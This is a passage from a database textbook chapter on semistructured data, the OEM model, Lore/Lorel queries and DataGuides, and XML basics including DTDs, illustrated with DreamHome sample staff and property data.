


Figure 30.2 A graphical representation of the data shown in Figure 30.1.

represents one branch office (22 Deer Rd), two members of staff (John White and Ann Beech), and two properties for rent (2 Manor Rd and 18 Dale Rd), and some relationships between the data. In particular, note that the data is not totally regular:

- for John White we hold first and last names, but for Ann Beech we store name as a single component and we also store a salary;
- for the property at 2 Manor Rd we store a monthly rent, whereas for the property at 18 Dale Rd, we store an annual rent;
- for the property at 2 Manor Rd we store the property type (flat) as a string, whereas for the property at 18 Dale Rd we store the type (house) as an integer value.

30.1.1 Object Exchange Model (OEM)

One of the proposed models for semistructured data is the Object Exchange Model (OEM), a nested object model that was designed originally for the project TSIMMIS (The Stanford-IBM Manager of Multiple Information Sources) to support the integration of data from different data sources (Papakonstantinou *et al.*, 1995). Data in OEM is schema-less and self-describing, and can be thought of as a labeled directed graph in which the nodes are *objects* (as illustrated in Figure 30.2).

An OEM object consists of a unique object identifier (for example, &7), a descriptive textual label (*street*), a type (string), and a value ("22 Deer Rd"). Objects are decomposed into atomic and complex. An *atomic object* contains a value for a base type (for example, integer or string) and can be recognized in the diagram as one that has no outgoing edges. All other objects are *complex objects* whose type are a set

of object identifiers, and can be recognized in the diagram as ones that have one or more outgoing edges. A complex OEM object can be the parent of any number of OEM *children objects* and a single OEM object can have multiple *parent objects*, which allows arbitrary complex networks to be constructed to model relationships among data.

A *label* indicates what the object represents and is used to identify the object and to convey the meaning of the object (hence, the reason why OEM is called self-describing), and so should be as informative as possible. Labels can change dynamically. A *name* is a special label that serves as an alias for a single object and acts as an entry point into the database (for example, *DreamHome* is a name that denotes object &1).

An OEM object can be considered as a quadruple (label, oid, type, value). For example, we can represent the *Staff* object &4 that contains a name and salary, together with the name object &9 that contains the string “Ann Beech” and the salary object &10 that contains the decimal value 12000 as follows:

```
{Staff, &4, set, {&9, &10}}
{name, &9, string, “Ann Beech”}
{salary, &10, decimal, 12000}
```

OEM was designed specifically to handle the incompleteness of data, and the structure and type irregularity exhibited in this example.

30.1.2 Lore and Lorel

There have been a number of different approaches taken to developing a DBMS for semistructured data. Some are built on top of relational DBMSs and some on top of object-oriented DBMSs. In this section we briefly examine one particular DBMS for handling semistructured data called **Lore** (Lightweight Object Repository), developed from scratch at Stanford University (McHugh *et al.*, 1997). Lore was developed at a time when XML was in its infancy and it is interesting to note how close Lore’s object model (OEM) and its query language are to having a query language for XML.[†]

Lore is a multiuser DBMS, supporting crash recovery, materialized views, bulk loading of files in some standard format (XML is supported), and a declarative update language. Lore also has an external data manager that enables data from external sources to be fetched dynamically and combined with local data during query processing.

Associated with Lore is **Lorel** (the Lore language), an extension to the Object Query Language discussed in Section 28.2.4 (Abiteboul *et al.*, 1997). Lorel was intended to handle the following:

- queries that return meaningful results even when some data is absent;
- queries that operate uniformly over single-valued and set-valued data;
- queries that operate uniformly over data with different types;
- queries that return heterogeneous objects;
- queries where the object structure is not fully known.

[†]Lore was later modified to handle XML (Goldman *et al.*, 1999).



LoREL supports declarative path expressions for traversing graph structures and automatic coercion for handling heterogeneous and typeless data. A *path expression* is essentially a sequence of edge labels ($L_1.L_2 \dots L_n$), which for a given graph yields a set of nodes. For example, in Figure 30.2 the path expression `DreamHome.PropertyForRent` yields the set of nodes {&5, &6}. As a second example, the path expression `DreamHome.PropertyForRent.street` yields the set of nodes containing the strings {"2 Manor Rd", "18 Dale Rd"}.

LoREL also supports a general path expression that provides for arbitrary paths: the symbol "|" indicates selection, the symbol "?" indicates zero or one occurrences, the symbol "+" indicates one or more occurrences, and the symbol "*" indicates zero or more occurrences. For example, the path expression `DreamHome.(Branch | PropertyForRent).street` would match a path beginning with `DreamHome`, followed by either a `Branch` edge or a `PropertyForRent` edge, followed by a `street` edge. When querying semistructured data, it is possible that not all the labels of objects may be known or their relative order may not be known. To allow for this, LoREL supports the concept of wildcards: "%" matches zero or more characters in a label and "#" is short for (%)*. For example, the path expression `DreamHome#.street` would match any path beginning with `DreamHome` and ending with a `street` edge, and with an arbitrary sequence of edges between. More complex path expressions can be built using the syntax of the Unix utility `grep`. For example, the general path expression:

```
DreamHome#. (name | name."[fF]Name")
```

would match any path that starts with `DreamHome` and ends with either a `name` edge or a `name` edge followed by a possibly capitalized `fName` edge.

LoREL was designed to have syntax similar in spirit to SQL, so a LoREL query is of the form:

```
SELECT a FROM b WHERE p
```

The variable `a` is the view we wish of the returned data, `b` represents the data set we wish to query, and `p` the predicate to constrain this data set. In the absence of wildcards, the `FROM` clause is optional and redundant, as path expressions must each begin with one of the objects mentioned in the `FROM` clause. We now provide some examples of LoREL using the sample data from Example 30.1.



EXAMPLE 30.2 Example LoREL queries

(1) Find the properties that are overseen by Ann Beech.

```
SELECT s.Oversees
FROM DreamHome.Staff s
WHERE s.name = "Ann Beech"
```

The data set in the `FROM` clause contains the objects &3 and &4. Applying the `WHERE` clause restricts this set to the object &4. We then apply the `SELECT` clause to this object to obtain the desired result, which in this case is:

```
Answer
  PropertyForRent &5
    street &11 "2 Manor Rd"
    type &12 "Flat"
```



```

    monthlyRent &13 375
    OverseenBy &4
PropertyForRent &6
    street &14 "18 Dale Rd"
    type &15 1
    annualRent &16 7200
    OverseenBy &4

```

The result is packaged within a single complex object with the default label **Answer**. The **Answer** object becomes a new object in the database, which can be queried in the normal way. As this query does not use any wildcards, we could have expressed this query without the use of a **FROM** clause.

(2) *Find all properties that have an annual rent.*

```

SELECT DreamHome.PropertyForRent
WHERE DreamHome.PropertyForRent.annualRent

```

This query requires no **FROM** clause and can be expressed by checking for the presence of an **annualRent** edge (**DreamHome.PropertyForRent.annualRent**). This query returns the following result:

```

Answer
  PropertyForRent &6
    street &14 "18 Dale Rd"
    type &15 1
    annualRent &16 7200
    OverseenBy &4

```

(3) *Find all staff who oversee two or more properties.*

```

SELECT DreamHome.Staff.Name
WHERE DreamHome.Staff SATISFIES
    2 <= COUNT (SELECT DreamHome.Staff
                WHERE DreamHome.Staff.Oversees)

```

Lorel supports the standard SQL aggregate functions (**COUNT**, **SUM**, **MIN**, **MAX**, **AVG**) and allows a function to be used in both the **SELECT** clause and the **WHERE** clause. In this query, we have used the aggregate **COUNT** function in the **WHERE** clause. The query returns the following result:

```

Answer
  name &9 "Ann Beech"

```

DataGuides

Knowledge of the structure of the database is important for forming meaningful queries. Similarly, the query processor requires some understanding of the structure of the database to process a query efficiently. Unfortunately, we have stated that semistructured data may have no schema and instead the schema has to be discovered from the data. One novel feature of Lore is the **DataGuide**—a dynamically generated and maintained structural summary of the database, which serves as




Figure 30.3 A DataGuide corresponding to Figure 30.2.

a dynamic schema (Goldman and Widom, 1997, 1999). A DataGuide has three properties:

- *conciseness*—every label path in the database appears exactly once in the DataGuide;
- *accuracy*—every label path in the DataGuide exists in the original database;
- *convenience*—the DataGuide is an OEM (or XML) object, so it can be stored and accessed using the same techniques as for the source database.

Figure 30.3 provides a DataGuide for the data shown in Figure 30.2. Using this DataGuide, we can determine whether a given label path of length n exists in the source database by considering at most n objects in the DataGuide. For example, to verify whether the path `Staff.Oversees.annualRent` exists in Figure 30.2, we need examine only the outgoing edges of objects &19, &21, and &22 in the DataGuide of Figure 30.3. Similarly, if we traverse the single instance of a label path l in the DataGuide and reach an object &0, then the labels on the outgoing edges of &0 represent all possible labels that could ever follow l in the source database. For example, in Figure 30.3 the only objects that can follow `Branch` are the two outgoing edges of object &20.

It would be useful to be able to add annotations to a DataGuide, for example, to store database values that are reachable via a path label l . However, consider the two DataGuide fragments shown in Figure 30.4, which extends Example 30.1 to represent `street` as number and name. If we record an annotation on object &26 in Figure 30.4(a), to which label does it apply—does it apply to `Branch.street` or does it apply to `PropertyForRent.street`? On the other hand, there is no ambiguity in attaching an annotation to object &26 in Figure 30.4(b). This gives rise to a class of DataGuide known as a **strong** DataGuide. Informally, a strong DataGuide is where each set of label paths that share the same (singleton) target set in the DataGuide (object &26 in our example) is exactly the set of label paths that share the same target set in the source database. Figure 30.4(a) is not a strong DataGuide, whereas Figure 30.4(b) is. A strong DataGuide enables unambiguous annotation storage




Figure 30.4 Two DataGuide fragments: (a) a weak Dataguide; (b) a strong DataGuide.

and facilitates query processing and incremental maintenance of the schema. In Section 30.4.1, we examine how Lore and Lorel have been extended to handle XML.

30.2 Introduction to XML

Most documents on the Web are currently stored and transmitted in HTML. We have already commented that one of the strengths of HTML is its simplicity, allowing it to be used by a wide variety of users. However, its simplicity is arguably also one of its weaknesses, with the growing need from users who want tags to simplify some tasks and make HTML documents more attractive and dynamic. In an attempt to satisfy this demand, vendors have introduced some browser-specific HTML tags. However, this makes it difficult to develop sophisticated, widely viewable Web documents. To prevent this split, the W3C produced a standard called the eXtensible Markup Language (XML), which could preserve the general application independence that makes HTML portable and powerful. XML 1.0 (Second Edition) became a W3C Recommendation in October 2000 (W3C, 2000b) and XML 1.1 (Second Edition), with Unicode 3 support, became a W3C Recommendation in August 2006 (W3C, 2006a). XML 1.0 (Fifth Edition) became a W3C Recommendation in November 2008 and tends to be the recommended version unless a special feature of the XML 1.1 is required.

XML

A metalanguage (a language for describing other languages) that enables designers to create their own customized tags to provide functionality not available with HTML.

XML is a restricted version of SGML (Standard Generalized Markup Language) designed especially for Web documents. For example, XML supports links that point to multiple documents, as opposed to an HTML link, which can reference just one destination document.

SGML is a system for defining structured document types and markup languages to represent instances of those document types (ISO, 1986). SGML has been the standard vendor-independent way to maintain repositories of structured documentation for more than a decade. SGML allows a document to be logically separated into two: one that defines the structure of the document, the other containing the text itself. The structure definition is called the Document Type Definition (DTD). By giving documents a separately defined structure, and by giving authors the ability to define custom structures, SGML provides an extremely powerful document management system. However, SGML has not been widely adopted, due to its inherent complexity.

XML attempts to provide a similar function to SGML, but is less complex and, at the same time, network-aware. Significantly, XML retains the key SGML advantages of extensibility, structure, and validation. Because XML is a restricted form of SGML, any fully compliant SGML system will be able to read XML documents (although the opposite is not true). However, XML is not intended as a replacement for SGML. Similarly, XML is not intended as a replacement for HTML, which is also based on SGML. Instead, XML is designed to complement HTML by enabling different kinds of data to be exchanged over the Web. In fact, the use of XML is not limited to text markup, but extensibility means that XML could also be applied to sound markup or image markup. Three popular languages created with XML are MathML (Mathematics Markup Language), SMIL (Synchronized Multimedia Integration Language), and CML (Chemistry Markup Language), among many others.

Although it has been about a decade since work on XML started, with XML 1.0 being formally ratified by W3C in late 1998, XML is already affecting many aspects of IT including graphical interfaces, embedded systems, distributed systems, and database management. For example, because XML describes the structure of data, it could become a useful mechanism for defining the structure of heterogeneous databases and data sources. With its ability to define an entire database schema, XML could potentially be used to take the contents of an Oracle schema, for example, and translate it to an Informix or Sybase schema.

XML is already becoming the de facto standard for data communication within the software industry, and it is quickly replacing EDI (Electronic Data Interchange) systems as the primary medium for data interchange among businesses. Some analysts believe that it will become the language in which most documents are created and stored, both on and off the Internet.

In this section we discuss XML in some detail and examine how schemas can be defined for XML. In the next section we examine query languages for XML. We begin by discussing the advantages of XML.

Advantages of XML

Some of the advantages of using XML on the Web are listed in Table 30.1 and described briefly in the following list:

- *Simplicity.* XML is a relatively simple standard, about 65 pages long. It was designed as a text-based language that is human-legible and reasonably clear.
- *Open standard and platform-/vendor-independent.* XML is both platform-independent and vendor-independent, and a restricted form of SGML, an ISO standard. It is also based on ISO 10646, the Unicode character set, and so has built-in support

TABLE 30.1 Advantages of XML.

Simplicity
Open standard and platform-/vendor-independent
Extensibility
Reuse
Separation of content and presentation
Improved load balancing
Support for the integration of data from multiple sources
Ability to describe data from a wide variety of applications
More advanced search engines
New opportunities

for texts in all the world's alphabets, including a method to indicate which language and encoding is being used.

- *Extensibility.* Unlike HTML, XML is extensible allowing users to define their own tags to meet their own particular application requirements.
- *Reuse.* Extensibility also allows libraries of XML tags to be built once and reused by many applications.
- *Separation of content and presentation.* XML separates the content of a document from how the document will be presented (such as within a browser). This facilitates a customized view of the data—data can be delivered to the user through the browser where it can be presented in a customized way, perhaps based on factors such as user preference or configuration. In much the same way that Java is sometimes referred to as a “write once, run anywhere” language, XML is referred to as a “write once, publish anywhere” language, with facilities such as stylesheets that allow the same XML document to be published in different ways using a variety of formats and media.
- *Improved load balancing.* Data can be delivered to the browser on the desktop for local computation, offloading computation from the server and thereby achieving better load balancing.
- *Support for the integration of data from multiple sources.* The ability to integrate data from multiple heterogeneous sources is extremely difficult and time-consuming. However, XML enables data from different sources to be combined more easily. Software agents can be used to integrate data from backend databases and other applications, which can then be delivered to other clients or servers for further processing or presentation.
- *Ability to describe data from a wide variety of applications.* Because XML is extensible, it can be used to describe data contained in a wide variety of applications. Also, as XML makes the data *self-describing*, the data can be received and processed without the need for a built-in description of the data.
- *More advanced search engines.* At present, search engines work on information contained in the HTML metatags or on proximity of one keyword to another. With XML, search engines will be able simply to parse the description-bearing tags.

- *New opportunities.* Perhaps one of the great advantages of XML is the wealth of opportunities that are now presented by this new technology, some of which we discuss in this chapter.

30.2.1 Overview of XML

In this section we provide a brief overview of XML using the simple example shown in Figure 30.5 that represents staff details.

XML declaration

XML documents begin with an optional XML declaration, which in our example indicates the version of XML used to author the document (1.1), the encoding system used (UTF-8 for Unicode), and whether there are external markup declarations referenced (`standalone = "no"` indicates that the document needs to be checked against a separate DTD document, which we discuss shortly). The second and third lines of the XML document in Figure 30.5 relate to stylesheets and DTDs, which we discuss shortly.

Elements

Elements, or **tags**, are the most common form of markup. The first element must be a root element, which can contain other (sub)elements. An XML document must have one root element, in our example `<STAFFLIST>`. An element begins with a start-tag (for example, `<STAFF>`) and ends with an end-tag (for example, `</STAFF>`). XML elements are case-sensitive, so an element `<STAFF>` would be different from an element `<staff>` (note that this is not the case with HTML). An

Figure 30.5

Example XML to represent staff information.

```
<?xml version= "1.0" encoding= "UTF-8" standalone= "no"?>
<?xml:stylesheet type = "text/xsl" href = "staff_list.xml"?>
<!DOCTYPE STAFFLIST SYSTEM "staff_list.dtd">
<STAFFLIST>
  <STAFF branchNo = "B005">
    <STAFFNO>SL21</STAFFNO>
    <NAME>
      <FNAME>John</FNAME><LNAME>White</LNAME>
    </NAME>
    <POSITION>Manager</POSITION>
    <DOB>1945-10-01</DOB>
    <SALARY>30000</SALARY>
  </STAFF>
  <STAFF branchNo = "B003">
    <STAFFNO>SG37</STAFFNO>
    <NAME>
      <FNAME>Ann</FNAME><LNAME>Beech</LNAME>
    </NAME>
    <POSITION>Assistant</POSITION>
    <SALARY>12000</SALARY>
  </STAFF>
</STAFFLIST>
```

element can be empty, in which case it can be abbreviated to `<EMPTYELEMENT/>`. Elements must be properly nested, as the following fragment from Figure 30.5 illustrates:

```
<STAFF>
  <NAME>
    <FNAME>John</FNAME><LNAME>White</LNAME>
  </NAME>
</STAFF>
```

In this case, the element `NAME` is completely nested within the element `STAFF` and the elements `FNAME` and `LNAME` are nested within element `NAME`.

Attributes

Attributes are name–value pairs that contain descriptive information about an element. The attribute is placed inside the start-tag after the corresponding element name with the attribute value enclosed in quotes. For example, we have chosen to represent the branch that the member of staff works at using an attribute `branchNo` in the element `STAFF`:

```
<STAFF branchNo = "B005">
```

We could have represented the branch equally well as a subelement of `STAFF`. If we had to represent the member of staff's sex, we could use an attribute of an empty element; for example:

```
<SEX gender = "M"/>
```

A given attribute may only occur once within a tag; subelements with the same tag may be repeated. Note the potential ambiguity here—do we represent the information branch number or sex as an element or as an attribute?

Entity references

Entities serve three main purposes:

- as shortcuts to often-repeated text or to include the content of external files;
- to insert arbitrary Unicode characters into the text (for example, to represent characters that cannot be typed directly on the keyboard);
- to distinguish reserved characters from content. For example, the left angle bracket (`<`) signifies the beginning of an element's start-tag or end-tag. To differentiate this symbol from actual content, XML has introduced the entity `<`, which gets replaced by the symbol "`<`."

Every entity must have a unique name, and its usage in an XML document is called an **entity reference**. An entity reference starts with an ampersand (`&`) and ends with a semicolon (`;`), for example, `<`.

Comments

Comments are enclosed in `<!--` and `-->` tags and can contain any data except the literal string "`--`." Comments can be placed between markup anywhere within the XML document, although an XML processor is not obliged to pass comments to an application.

CDATA sections and processing instructions

A CDATA section instructs the XML processor to ignore markup characters and pass the enclosed text directly to the application without interpretation. Processing instructions can also be used to provide information to an application. A processing instruction is of the form `<?name pidata?>`, where `name` identifies the processing instruction to the application. Because the instructions are application-specific, an XML document may have multiple processing instructions that tell different applications to do similar things, but perhaps in different ways.

Ordering

The semistructured data model described in Section 30.1 assumes that collections are unordered whereas with XML, elements are ordered. Thus, in XML the following two fragments with `FNAME` and `LNAME` elements transposed are different:

<code><NAME></code>	<code><NAME></code>
<code> <FNAME>John</FNAME></code>	<code> <LNAME>White</LNAME></code>
<code> <LNAME>White</LNAME></code>	<code> <FNAME>John</FNAME></code>
<code></NAME></code>	<code></NAME></code>

In contrast, attributes in XML are not ordered and so the following two XML elements are the same:

```
<NAME FNAME = "John" LNAME = "White"/>
<NAME LNAME = "White" FNAME = "John"/>
```

30.2.2 Document Type Definitions (DTDs)

DTD

Defines the valid syntax of an XML document.

The Document Type Definition (DTD) defines the valid syntax of an XML document by listing the element names that can occur in the document, which elements can appear in combination with which other ones, how elements can be nested, what attributes are available for each element type, and so on. The term *vocabulary* is sometimes used to refer to the elements used in a particular application. The grammar is specified using EBNF (Extended Backus-Naur Form), not XML syntax. Although a DTD is optional, it is recommended for document conformity, as we discuss shortly.

To continue the staff example, in Figure 30.6 we show a possible DTD for the XML document of Figure 30.5. We have specified the DTD as a separate external file, although the DTD can also be embedded within the XML document itself. There are four types of DTD declarations: element type declarations, attribute list declarations, entity declarations, and notation declarations, as we now discuss.

Element type declarations

Element type declarations identify the rules for elements that can occur in the XML document. For example, in Figure 30.6 we have specified the following rule (or *content model*) for the element `STAFFLIST`:

```
<!ELEMENT STAFFLIST (STAFF)*>
```



```
<!ELEMENT STAFFLIST (STAFF)*>
<!ELEMENT STAFF (NAME, POSITION, DOB?, SALARY)>
<!ELEMENT NAME (FNAME, LNAME)>
<!ELEMENT FNAME (#PCDATA)>
<!ELEMENT LNAME (#PCDATA)>
<!ELEMENT POSITION (#PCDATA)>
<!ELEMENT DOB (#PCDATA)>
<!ELEMENT SALARY (#PCDATA)>
<!ATTLIST STAFF branchNo CDATA #IMPLIED>
```

Figure 30.6
Document Type
Definition for the
XML document
of Figure 30.5.

which states that the element **STAFFLIST** consists of zero or more **STAFF** elements. The options for repetition are:

- asterisk (*), which indicates zero or more occurrences for an element;
- plus (+), which indicates one or more occurrences for an element;
- question mark (?), which indicates either zero occurrences or exactly one occurrence for an element.

A name with no qualifying punctuation must occur exactly once. Commas between element names indicate that they must occur in succession; if commas are omitted, the elements can occur in any order. For example, we have specified the following rule for the element **STAFF**:

```
<!ELEMENT STAFF (NAME, POSITION, DOB?, SALARY)>
```

which states that the element **STAFF** consists of a **NAME** element, a **POSITION** element, an optional **DOB** element, and a **SALARY** element, in this order. Declarations for **FNAME**, **LNAME**, **POSITION**, **DOB**, and **SALARY** and all other elements used in a content model must also be present for an XML processor to check the validity of the document. These base elements have all been declared using the special symbol **#PCDATA** to indicate parsable character data. Note that an element may contain only other elements, but it is possible for an element to contain both other elements and **#PCDATA** (which is referred to as *mixed content*).

Attribute list declarations

Attribute list declarations identify which elements may have attributes, what attributes they may have, what values the attributes may hold, and what the optional default values are. Each attribute declaration has three parts: a name, a type, and an optional default value. There are seven possible attribute types:

- **CDATA**—character data, containing any text. The string will not be parsed by the XML processor and simply passed directly to the application.
- **ID**—used to identify individual elements in a document. IDs must correspond to an element name, and all ID values used in a document must be different.
- **IDREF** or **IDREFS**—must correspond to the value of a single ID attribute for some element in the document. An **IDREFS** attribute may contain multiple **IDREF** values separated by whitespace.

- ENTITY or ENTITIES—must correspond to the name of a single entity. Again, an ENTITIES attribute may contain multiple ENTITY values separated by whitespace.
- NMTOKEN or NMTOKENS—a restricted form of string, generally consisting of a single word. An NMTOKENS attribute may contain multiple NMTOKEN values separated by whitespace.
- NOTATION—the value is a name of a notation (see below).
- List of names—the values that the attribute can hold (that is, an enumerated type).

For example, the following attribute declaration is used to define an attribute called `branchNo` for the element `STAFF`:

```
<!ATTLIST STAFF branchNo CDATA #IMPLIED>
```

This declaration states that the `branchNo` value is a string (CDATA—character data) and is optional (`#IMPLIED`) with no default provided. Apart from `#IMPLIED`, `#REQUIRED` can be specified to indicate that the attribute must always be provided. If neither of these qualifiers is specified, then the value contains the declared default value. The `#FIXED` keyword can be used to indicate that the attribute must always have the default value. As a second example, we could define an element `SEX` to have an attribute `gender` containing either the value `M` (the default) or `F` as follows:

```
<!ATTLIST SEX gender (M | F) "M">
```



Entity and notation declarations

Entity declarations associate a name with some fragment of content, such as a piece of regular text, a piece of the DTD, or a reference to an external file containing text or binary data. Notation declarations identify external binary data, which is simply passed by the XML processor to the application. For example, we may declare an entity for the text “DreamHome Estate Agents” as follows:

```
<!ENTITY DH "DreamHome Estate Agents">
```

The processing of external unparsed entities is the responsibility of the application. Some information about the entity’s internal format must be declared after the identifier that indicates the entity’s location; for example:

```
<!ENTITY dreamHomeLogo SYSTEM "dreamhome.jpg" NDATA JPEGFormat>
<!NOTATION JPEGFormat SYSTEM "http://www.jpeg.org">
```

The presence of the `NDATA` token indicates that the entity is unparsed; the arbitrary name following this token is simply a key for the subsequent notation declaration. The notation declaration matches this name with an identifier that the application uses to know how to handle the entity.

Element identity, IDs, and ID references

As we mentioned previously, XML reserves an attribute type `ID` that allows a unique key to be associated with an element. In addition, attribute type `IDREF` allows an element to refer to another element with the designated key, and attribute type `IDREFS` allows an element to refer to multiple elements. For example, to loosely model the

```
<STAFF staffNo = "SL21">
  <NAME>
    <FNAME>John</FNAME><LNAME>White</LNAME>
  </NAME>
</STAFF>
<STAFF staffNo = "SL41">
  <NAME>
    <FNAME>Julie</FNAME><LNAME>Lee</LNAME>
  </NAME>
</STAFF>
<BRANCH staff = "SL21 SL41">
  <BRANCHNO>B005</BRANCHNO>
</BRANCH>
```

Figure 30.7
Example of the
use of ID and
IDREFS.

relationship *Branch Has Staff*, we could define the following two attributes for STAFF and BRANCH elements:

```
<!ATTLIST STAFF staffNo ID #REQUIRED>
<!ATTLIST BRANCH staff IDREFS #IMPLIED>
```

We could now use these attributes as shown in Figure 30.7.

Document validity

The XML specification provides for two levels of document processing: well-formed and valid. A nonvalidating processor ensures that an XML document is well-formed before passing the information in the document on to the application. An XML document that conforms to the structural and notational rules of XML is considered **well-formed**. Among others, well-formed XML documents must conform to the following rules:

- the document must start with the XML declaration; for example, `<?xml version="1.0"?>`;
- all elements must be contained within one root element;
- elements must be nested in a tree structure without any overlap;
- all non-empty elements must have a start-tag and an end-tag.

A validating processor will not only check that an XML document is well-formed, but also that it also conforms to a DTD, in which case the XML document is considered **valid**. As we mentioned earlier, the DTD can be contained within the XML document or referenced from it. The W3C have now proposed a more expressive alternative to the DTD, called XML Schema. Before we examine the XML Schema, we first discuss some other XML related technologies that are used by the XML Schema.

30.3 XML-Related Technologies

In this section we briefly discuss a number of technologies related to XML that are important to the understanding and development of XML applications: the Document Object Model (DOM) and Simple API for XML (SAX), namespaces, the

eXtensible Stylesheet Language (XSL) and the eXtensible Stylesheet Language for Transformations (XSLT), the XML Path Language (XPath), the XML Pointer Language (XPointer), the XML Linking Language (XLink), XHTML, Simple Object Access Protocol (SOAP), Web Services Description Language (WSDL), and Universal Discovery, Description and Integration (UDDI).


30.3.1 DOM and SAX Interfaces

XML APIs generally fall into two categories: tree-based and event-based. **DOM (Document Object Model)** is a tree-based API for XML that provides an object-oriented view of the data. The API was created by the W3C and describes a set of platform- and language-neutral interfaces that can represent any well-formed XML or HTML document. DOM builds an in-memory representation of the XML document and provides classes and methods to allow an application to navigate and process the tree. DOM defines a `Node` interface, with subclasses `Element`, `Attribute`, and `Character-Data`. The `Node` interface has properties for accessing a node's components such as `parentNode`, which returns the parent node, and `childNodes`, which returns a set of children nodes. In general, the DOM interface is most useful for performing structural manipulations of the XML tree, such as adding or deleting elements, and reordering elements.

A representation of the XML document given in Figure 30.5 as a tree structure is shown in Figure 30.8. Note the subtle distinction between the OEM graph representation in Figure 30.2 and the XML representation. In the OEM representation, the graph has labels on the edges, whereas with the XML representation the graph has labels on the nodes. When the data is hierarchical, we can easily convert from one representation to the other, although when the data is a graph, the conversion is slightly more difficult.

